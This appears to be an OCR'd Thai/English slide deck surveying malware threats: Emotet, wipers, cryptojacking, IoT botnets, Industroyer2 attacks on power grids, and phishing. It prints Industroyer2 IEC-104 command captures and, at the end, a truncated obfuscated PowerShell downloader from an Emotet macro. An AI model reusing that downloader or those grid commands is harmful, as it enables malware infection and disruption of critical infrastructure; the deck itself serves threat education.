
Source: https://www.zscaler.com/blogs/security-research/malicious-android-ads-leading-drive-downloads

Mobile Malware - Malicious advertisements



Source: https://www.zscaler.com/blogs/security-research/malicious-android-ads-leading-drive-downloads

Mobile Malware - Malicious advertisements



Source: https://www.zscaler.com/blogs/security-research/malicious-android-ads-leading-drive-downloads

Mobile Malware - Exploits


Source: https://www.bbc.com/news/technology-57881364

Trojan/Backdoor

Trojan/Backdoor


- A Trojan Horse (Trojan) is a type of malware that disguises itself as legitimate code or software. Once inside the network, attackers are able to carry out any action that a legitimate user could perform, such as exporting files, modifying data, deleting files or otherwise altering the contents of the device.
- Trojans may be packaged in downloads for games, tools, apps or even software patches.
- Many Trojan attacks also leverage social engineering tactics, as well as spoofing and phishing, to prompt the desired action in the user.
- Trojans are designed to damage files, redirect internet traffic, monitor the user's activity, steal sensitive data or set up backdoor access points to the system.
- Trojans may delete, block, modify, leak or copy data, which can then be sold back to the user for ransom or on the dark web.

Trojan - Emotet



Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Trojan - Emotet - Payload Delivery Chain




shipment/invoice themed spam emails with malicious attachments or links

Word or Excel documents with social engineering texts shown on the opening pages to entice users to enable macro execution


If VBA of Excel 4.0 (XL4) macro execution is enabled, the embedded malicious macro code in the document gets executed for further malicious actions like invoking PowerShell executions

The Emotet Trojan can serve as a downloader to spread other malware such as banking trojan TrickBot and Qakbot, and the Ryuk ransomware

Trojan - Emotet - Case 1




Trojan - Emotet - Case 1




รายงานฉบับเต็ม https://drive.google.com/file/d/1r-QggbgH6msalLxXr9cjyYZLn4yzi9V2/view

Trojan - Emotet - Case 2 TTPs Change




รายงานฉบับเต็ม https://drive.google.com/file/d/1YGFSqyx6bhTCoA68RLT5Fauw9dft8V5y/view

Trojan - Emotet - Case 3 TTPs Change



รายงานฉบับเต็ม https://drive.google.com/file/d/13R2qhbP483eLp13-MfmiICGC2GIUmYlR/view

Trojan - Emotet - Web Server เป็นแหล่งแพร่ Emotet




Malware - Wiper


Malware - Wiper

- A wiper is a type of malware with a single purpose: to erase user data and ensure it can't be recovered.
- Wipers are used to take down computer networks in public or private companies across various sectors.
- Wipers typically aims for destruction or to cause permanent loss.
- Threat actors also use wipers to cover up traces left after an intrusion, weakening their victim's ability to respond.
- During the Russia-Ukraine conflict in 2022, wiper malware emerged as a popular cyber weapon of choice for threat actors.

Malware - Wiper

- How does it work?
  - **Overwriting system components,** such as the Master Boot Record (MBR) or the Master File Table (MFT). This cripples the operability of the victim's computer and prevents information from being accessed, although file contents remain untouched and may still be recoverable.
  - **Overwriting or encrypting files**, along with any backups found on the computer, to permanently delete the victim's data and information.






Source: https://knowitlikepro.com/understanding-master-boot-record-mbr/ | https://docs.velociraptor.app/docs/forensic/ntfs/

Malware - Wiper


- One of the first wiper malware attacks observed was Shamoon, which emerged in 2012 when it was used in a disruptive attack against Saudi Arabia's state-owned national oil company Saudi Aramco.



Source: https://securityaffairs.co/wordpress/56327/malware/shamoon-attack-chain.html

Malware - Wiper

- NotPetya
  - Self-propagating wiper malware
  - Ability to worm across different systems via a vulnerability in the Windows system
  - Masqueraded as ransomware by demanding "ransom" fees from users, but in reality lacked a ransom recovery mechanism



Source: https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/

Malware - Wiper

Role of wiper malware in Russia-Ukraine Conflict

- Observed a spike in new wiper malware variants used in cyber-attacks
  - AcidRain, WhisperGate, WhisperKill, HermeticWiper, IsaacWiper, CaddyWiper, DoubleZero
- The current wave of attacks mostly involve non-self propagating wiper malware, and appears to be targeted specifically at Ukrainian entities. However, the effects of some attacks have still been felt beyond Ukrainian borders.
- รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา https://www.ttc-cert.or.th/

Cryptojacking

Cryptojacking

- Cryptojacking หรือ hidden cryptomining คือ การใช้คอมพิวเตอร์ของผู้อื่นในการขุดสกุลเงินดิจิทัลโดยไม่ได้รับอนุญาต
- ผลประโยชน์ทางด้านการเงินที่เกี่ยวข้องกับการทำ cryptojacking จูงใจให้ผู้คุกคามนิยมทำการโจมตีเหล่านี้มากขึ้น
- ปริมาณการทำ Crypto mining ในปี 2564 และการ cryptojacking อยู่ที่ระดับสูงสุดเป็นประวัติการณ์
- XMRig ครองตลาด crypto mining
  - XMRig ซึ่งเป็น open-source miner มักถูกใช้โดยผู้โจมตีและมัลแวร์ส่วนใหญ่
- เปลี่ยนจาก browser เป็น file-based cryptojacking
- วิธีการโจมตีขั้นต้นไม่แตกต่างจากการโจมตีแบบอื่น

Malware - IoT devices

Malware


Top 10 threats delivered to IoT devices via Telnet


	Verdict	%*
1	Backdoor.Linux.Mirai.b	30.25%
2	Trojan-Downloader.Linux.NyaDrop.b	27.93%
3	Backdoor.Linux.Mirai.ba	5.82%
4	Backdoor.Linux.Agent.bc	5.10%
5	Backdoor.Linux.Gafgyt.a	4.44%
6	Trojan-Downloader.Shell.Agent.p	3.22%
7	RiskTool.Linux.BitCoinMiner.b	2.90%
8	Backdoor.Linux.Gafgyt.bj	2.47%
9	Backdoor.Linux.Mirai.cw	2.52%
10	Backdoor.Linux.Mirai.ad	2.28%

Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

(CVE-2018-10561 & CVE-2018-10562)

Malware - IoT devices






Malware - Operational Technology (OT) devices

Malware - Operational technology (OT) devices

- Operational technology (OT) is the use of hardware and software to monitor and control physical processes, devices, and infrastructure. Operational technology systems are found across a large range of asset-intensive sectors, performing a wide variety of tasks ranging from monitoring critical infrastructure (CI) to controlling robots on a manufacturing floor.
- OT is used in a variety of industries including manufacturing, oil and gas, electrical generation and distribution, aviation, maritime, rail, and utilities.

Source: https://en.wikipedia.org/wiki/Operational_technology


Malware - Operational technology (OT) devices




An adaptation of the Purdue Enterprise Reference Architecture by ISA-95.

Source: https://ieeexplore.ieee.org/document/9638617

Malware - Operational technology (OT) devices







Stuxnet attack against the Natanz nuclear facility

Source: https://ieeexplore.ieee.org/document/9638617

Malware - Operational technology (OT) devices

The 2015 cyberattack against the Ukrainian power grid







Source: https://ieeexplore.ieee.org/document/9638617

Malware - Operational technology (OT) devices

The 2015 cyberattack against the Ukrainian power grid






Source: https://ieeexplore.ieee.org/document/9638617

Malware - Operational technology (OT) devices

- Industroyer2
  - IEC 60870-5-104 protocol ใช้สำหรับ communication on a TCP/IP network
    - This protocol is used in the Ukrainian electrical stations and substations that were targeted by this attack.
    - messages are sent to disrupt the targeted devices.
  - The IEC 60870-5-104 protocol, shortened as IEC-104, is a telecontrol equipment and systems standardization for TCP communication over port 2404. This protocol is used to interface with power control stations and substations.
  - Compiled on March 23, 2022 - 1 เดือน หลังจากกรณีสู้รบ รัสเซีย-ยูเครน

Malware - Operational technology (OT) devices

- Industroyer2
  - APDU ASDU
    - IEC 60870-5-104 telegram structure
  - IEC 60870-5-104
    - https://hmong.in.th/wiki/IEC_60870-5-104
    - * Introduction to the IEC 60870-5-104 standard
  - Port 2404 - IEC 60870-5-104, used to send electric power telecontrol messages between two systems via directly connected data circuits (official)



Malware - Operational technology (OT) devices

- Industroyer2
  - C:\Users\User\Desktop\d.exe

```
15:38:17:0768> I281 00006800
15:38:17:0784> RNM 0015
15:38:17:0799> 10.82.40.105: 2404: 3
15:38:17:0799> I65 00006800
15:38:17:0815> 10.82.40.105 M68B0 SGCNT 44
15:38:17:0815> RNM 0015
15:38:17:0830> 192.168.122.2: 2404: 2
15:38:17:0830> I113 00006800
15:38:17:0846> 192.168.122.2 M68B0 SGCNT 8
15:38:17:0846> RNM 0015
15:38:17:0862> 192.168.121.2: 2404: 1
15:38:17:0877> 192.168.121.2 M68B0 SGCNT 16
```

```
10.82.40.105      TCP      66 49168 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.122.2     TCP      66 49169 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.121.2     TCP      66 49170 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.82.40.105      TCP      66 [TCP Retransmission] 49168 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.122.2     TCP      66 [TCP Retransmission] 49169 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.121.2     TCP      66 [TCP Retransmission] 49170 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
ff02::1:2         DHCPv6   149 Solicit XID: 0xfceaa6 CID: 000100012828e36708002767d3d6
10.82.40.105      TCP      62 [TCP Retransmission] 49168 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
192.168.122.2     TCP      62 [TCP Retransmission] 49169 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
192.168.121.2     TCP      62 [TCP Retransmission] 49170 → 2404 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
```


Malware - Operational technology (OT) devices

```
-22 11:52:18  192.168.122.2   49090   192.168.122.2   2404   <- I (4,7) ASDU=2 C_DC_NA_1 Act    IOA=1107
-22 11:52:18  192.168.122.2   2484    192.168.122.2   49090  2484 → 49090 [ACK] Seq=131 Ack=123 Win=2619648 Len=0
      [Time since first frame in this TCP stream: 22.643585000 seconds]
      [Time since previous frame in this TCP stream: 1.438809000 seconds]
    TCP payload (16 bytes)
    [PDU Size: 16]
▸ IEC 60870-5-104: <- I (4,7)
▾ IEC 60870-5-101/104 ASDU: ASDU=2 C_DC_NA_1 Act    IOA=1107 'double command'
    TypeId: C_DC_NA_1 (46)
    0... .... = SQ: False
    .000 0001 = NumIx: 1
    ..00 0110 = CauseTx: Act (6)
    .0.. .... = Negative: False
    0... .... = Test: False
    OA: 0
    Addr: 2
  ▾ IOA: 1107
      IOA: 1107
    ▾ DCO: 0x05
        .... ..01 = QU/OFF: OFF (1)
        .000 01.. = QU: Short Pulse (1)
        0... .... = S/E: Execute
```


ภัยคุกคามที่เกี่ยวข้องกับ E-mail

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- ภัยคุกคามที่เกี่ยวข้องกับ E-mail เป็นกลุ่มของภัยคุกคามที่แสวงประโยชน์จากจุดอ่อนในจิตใจของมนุษย์และการใช้งาน Email ในชีวิตประจำวัน มากกว่าช่องโหว่ทางเทคนิคของ IT
- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
- โควิด-19 เคยเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail
- นิยมใช้ theme บริการไปรษณีย์(การส่งพัสดุ), Bill/invoice theme ใช้ในแคมเปญ Phishing
- นิยมส่ง link เพื่อหลอกให้เปิดไฟล์ โดยก่อนที่จะทำการเปิดไฟล์จะหลอกให้ login เพื่อขโมย username และ password ก่อน

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
  - BulletProftLink - A phishing service from Malaysia



Source: https://osint.fans/bulletproftlink-phishing-service-p1 | https://osint.fans/bulletproftlink-phishing-service-p2


ภัยคุกคามที่เกี่ยวข้องกับ E-mail - Phishing

- 30% ของ Phishing ถูกเปิดโดยคนที่ถูกเป็นเป้าหมาย และ 12% ของคนเหล่านั้นคลิกไฟล์แนบหรือลิงก์ที่เป็นอันตราย
- 3% เท่านั้นที่รายงานอีเมลที่เป็นอันตรายไปยังผู้รับผิดชอบ
- Phishing Theme
  - Bill/invoice 15.9%
  - Email delivery failure 15.3%
  - Legal/law enforcement 13.2%
  - Scanned document 11.5%
  - Package delivery 3.9%
- Malicious attachment types:
  - Office 38%
  - Archive 37%
  - PDF 14%
  - Other Ext 6%
  - Binaries 4%
  - XML/HTML/JS 1%
- 66% ของมัลแวร์ถูกติดตั้งผ่านไฟล์แนบอีเมลที่เป็นอันตราย

Source: https://purplesec.us/resources/cyber-security-statistics/


Public

Malicious attachment type - MS Office



Public

Malicious attachment type - MS Office





Public


Malicious attachment type - MS Office

```
powershell -e
JABKAEEAQgBSAEoAdwBkAGsAPQAnAFMARABSAFIAVABoAGcAcwAnADsAWwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAIgBTAGAAZQBjAHUAcgBJAHQAYAB5AFAAcgBvAGAAVABvAGMAYABPAEwAIgApAD0AIAAnAHQAbABzADEAMgAsACAAdABsAHMAMQAxACwAIAB8AGwAcwAnADsAJABDAEwAWwBRAFcAZwB1AGkAIAA9ACAAJwA2ADIAMwAnADsAJABHAEQATABUAFAAYQBmAGcAPQAnAEYAVwBaAEBARQBsAHMAaQAnADsAJABTAEsAQgBFAEwAbQBhAGMAPQAkAGUAbgB2ADoAdQBzAGUAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEMATABLAFEAVwBnAHUAaQArACcALgBlAHgAZQAnADsAJABCAEIARQBCAEEAcQBpAHoAPQAnAEsAUgBDAEsARQBxAHUAYwAnADsAJABLAEUASQBXAFIAdwBrAGEAPQAnAHUAcgBsAGEAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEMATABLAFEAVwBnAHUAaQArACcALgBlAHgAZQAnADsAJABTAEsAQgBFAEwAbQBhAGMAPQAkAGUAbgB2AHUAcwBlAHI